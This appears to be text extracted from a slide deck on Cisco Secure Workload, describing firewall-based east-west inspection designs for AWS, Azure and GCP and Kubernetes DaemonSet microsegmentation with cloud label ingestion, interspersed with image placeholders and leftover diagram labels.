


Agentless with Centralized VPC Inspection (EW)

- Reasonable segmentation
- Flow visibility with VPC flow logs and NSEL
- Protection at the network level
- FMC policy dual management
 - East-West (CSW+FMC)
 - North-South – Ingress/Egress (FMC)
- Suitable for **network/firewall engineers**

Dev/Non-Prod Workloads – AWS with FTD

Network-Based with Secure Firewall for East-West Intra-VPC/Inter-Subnet Inspection




Agentless with Distributed VPC Inspection (EW)

- Reasonable segmentation
- Full flow visibility with VPC flow logs and NSEL
- Protection at the network level
- FMC policy dual management
 - East-West (CSW+FMC)
 - North-South – Ingress/Egress (FMC)
- Suitable for **network/firewall engineers**

Dev/Non-Prod Workloads – Azure with FTD

Network-Based with Secure Firewall for East-West Intra/Inter-Subnet Inspection




Agentless with Hub VNet Inspection (EW)

- Acceptable for fine-grained segmentation
 - Azure UDR
- Flow visibility with NSG flow logs and NSEL
- Protection at the network level
- FMC policy dual management
 - East-West (CSW+FMC)
 - North-South – Ingress/Egress (FMC)
- Suitable for **network/firewall engineers**

Dev/Non-Prod Workloads – GCP with FTD


Network-Based with Secure Firewall for East-West Inter-VPC Inspection



Agentless with Hub VPC Inspection (EW)

- Reasonable segmentation
- Flow visibility with VPC flow logs and NSEL
- Protection at the network level
- FMC policy dual management
 - East-West (CSW+FMC)
 - North-South – Ingress/Egress (FMC)
- Suitable for **network/firewall engineers**


Containers (Kubernetes)



Use-Cases

1. Host-Based DaemonSet Microsegmentation
 - Self-Manage Kubernetes Cluster
 - Cloud-Managed Kubernetes Cluster

Kubernetes - Cloud-Native Landscape



Kubernetes DaemonSet – Features

Protect the workloads – at the container level!

Single Config-Set

- Same configuration as the normal agent
- Low resource consumption
 - One DaemonSet pod per node
- Same feature-set
- Easy to install – script or package


End-to-End Visibility

- Flow visibility/flow correlation
- Real-time pod/service and labels discovery
- Policy Discovery
 - pod, services, and namespaces
- Vulnerability image scanning for pods

Granular Enforcement


- Node Level
- Namespace Level
- Service Level
- Pod Level

Secure Workload DaemonSet Architecture




Kubernetes – Cloud-Managed

High Level Architecture – Labels Ingestion



Kubernetes – AWS Managed

High Level Architecture – Labels Ingestion



1. Connector authenticates using Public cloud API keys

Secure Workload

2. Discover pods and labels from K8s cluster to build inventory

EKS Cluster

VNet



AKS Cluster

VCP




GKE Cluster



Kubernetes – Azure Managed


High Level Architecture – Labels Ingestion



1. Connector
authenticates using
app keys from Azure


Cloud
Connector

Secure Workload



Kubernetes – GCP Managed


High Level Architecture – Labels Ingestion



Secure Workload

